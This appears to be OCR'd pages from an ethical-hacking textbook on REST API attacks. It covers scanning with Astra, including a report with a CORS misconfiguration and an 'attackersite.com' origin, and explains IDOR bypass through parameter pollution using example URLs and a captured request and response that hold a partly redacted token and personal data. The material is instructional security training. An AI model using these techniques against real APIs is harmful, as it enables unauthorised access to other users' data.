
REST API vulnerabilities introduce the same risks as security issues in web applications and websites. These risks include critical data theft, intermediate data tampering, etc. Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit. Attackers can use tools such as Astra, Fuzzapi, W3af, and Appspider to carry out REST API vulnerability scanning.

- **Astra**

  Source: *https://github.com*

  Attackers use the Astra tool to detect and exploit underlying vulnerabilities in a REST API. Astra can discover and test authentications such login and logout; this feature makes it easy for attackers to incorporate it into the CICD pipeline. Astra can invoke API collection as an input value; hence, it can also be used for scanning REST APIs.

  Astra allows attackers to detect REST APIs that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication and session management, JWT Attack, blind XXE injection, CRLF detection, CORS misconfiguration, and rate limiting.


127.0.0.1:8094/reports.html#b29bccce76cbe784f99389e816f9d125
ASTRA
Scan
Reports

Scanning Report

CORS Misconfiguration in http://192.168.0.4/token.php

Summary:

```
Name:CORS Misconfiguration

Impact:High

Request_Headers:                                    Response_Headers:
Content-Type : application/json                     Access-Control-Allow-Credentials : true
origin : http://attackersite.com                    Access-Control-Allow-Origin : *
                                                    Connection : Keep-Alive
                                                    Content-Length : 28
                                                    Content-Type : text/html; charset=UTF-8
                                                    Date : Sat, 31 Mar 2018 06:53:06 GMT
                                                    Keep-Alive : timeout=5, max=100
                                                    Server : Apache/2.4.25 (Unix) LibreSSL/2.2.7 PHP/5.6.30
                                                    X-Powered-By : PHP/5.6.30

                                                    NA


Description:CORS misconfiguration allows attacker to send a cross domain request and can read arbitrary data of other users

Remidation:Validate origin header and allow only http request from trusted domain
```

Broken Authentication and session management in http://192.168.0.4/token.php

Figure 14.96: Screenshot of Astra

Some REST API vulnerability scanning tools are as follows:


- Fuzzapi (*https://github.com*)
- w3af (*https://w3af.org*)
- appspider (*https://www.rapid7.com*)
- Vooki (*https://www.vegabird.com*)
- OWASP ZAP (*https://www.zaproxy.org*)

Bypassing IDOR via Parameter Pollution

- Insecure direct object reference (IDOR) is a vulnerability that arises when **developers disclose references** to internal data enforcement objects such as database keys, directories, and other files, that can be exploited by an attacker to **modify the references** and gain unauthorized access to data
- For example, consider this normal request:

  `api.xyz.com/profile/user_id= 321`
- The attacker manipulates the above request using parameter pollution to bypass IDOR

  `api.xyz.com/profile/user_id=654&user_id=321`



Request

```
POST
/[redacted]api/v9/user/activity/profile/[redacted]UserId=3428594&[redacted]UserId=5318415&profilePicId=102014131750
49192 HTTP/1.1
Host: api.[redacted].com
Keep-Alive: Connection
Accept: */*
TIME_OF_CALL: 1464337139000000
[redacted]_ACCESS_TOKEN: 2d[redacted]5QoM/PeuU/
Accept-Language: en-IN;q=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 2223
User-Agent: [redacted]/3065 (iPhone; iOS 10.3.1; Scale/3.00)
gzip: Accept-Encoding
Connection: close

payload=%7B%22showInitials%22%3Afalse%2C%22personalQuote%22%3A%22%22%2C%22[redacted]Album%22%3A%5B%7B%2
2photoStatus%22%3A%22APPROVED%22%2C%22objectId%22%3A%2210201413175049192%22%2C%22imageOrder%22%3
A0%2C%22srcBig%22%3A%22http%3A%5C%2F%5C%2Fu2-[redacted].s3.amazonaws.com%5C%2F[redacted]Pictures%5C%2F102
01413175049192.jpg%22%2C%22profilePic%22%3Atrue%7D%2C%7B%22photoStatus%22%3A%22APPROVED%22%2C%22
objectId%22%3A%2210201801229470310%22%2C%22imageOrder%22%3A1%2C%22srcBig%22%3A%22http%3A%5C%2F%5
C%2Fu2-[redacted].s3.amazonaws.com%5C%2[redacted]ctures%5C%2F10201801229470310.jpg%22%2C%22profilePic%
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Date: [redacted] 10:49:05 GMT
Server: Apache-Coyote/1.1
Connection: Close
Content-Length: 4924

{
  "[redacted]Id" : 3428594,
  "firstName" : "[redacted]",
  "lastName" : "B[redacted]",
  "age" : 29,
  "[redacted]Album" : [ {
    "objectId" : 10201801229470310,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
    "imageOrder" : 1
  }, {
    "objectId" : 10202860843399996,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
```

Bypassing IDOR via Parameter Pollution

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, which can be exploited by an attacker to modify the references and gain unauthorized access to the data. These IDORs can be bypassed by providing a single parameter name repeatedly but with unique values.

For instance, assume that the victim's user_id is 321. Attackers can change this user_id value to 654 (it is another user_id value) to identify IDOR. If the page is not vulnerable to IDOR, it generates a "401 Unauthorized" error message.

To bypass IDOR via parameter pollution, the attacker sends two user_id parameters as a request, in which one parameter is appended with the victim's user_id and the other one is appended with the attacker's own user_id.

For example, consider the following request:

`api.xyz.com/profile/user_id= 321`


The attacker manipulates the abovementioned request using parameter pollution to bypass IDOR:

`api.xyz.com/profile/user_id=654&user_id=321`

When the abovementioned request is processed at the REST API endpoint, the application verifies the first user_id parameter and ensures that the user who is sending the request has included his/her own user_id in the GET request.

Hence, an attacker can bypass IDOR by providing two user_id parameters: one belongs to the victim and the other belongs to the attacker. The application is tricked into to considering it as a valid request.

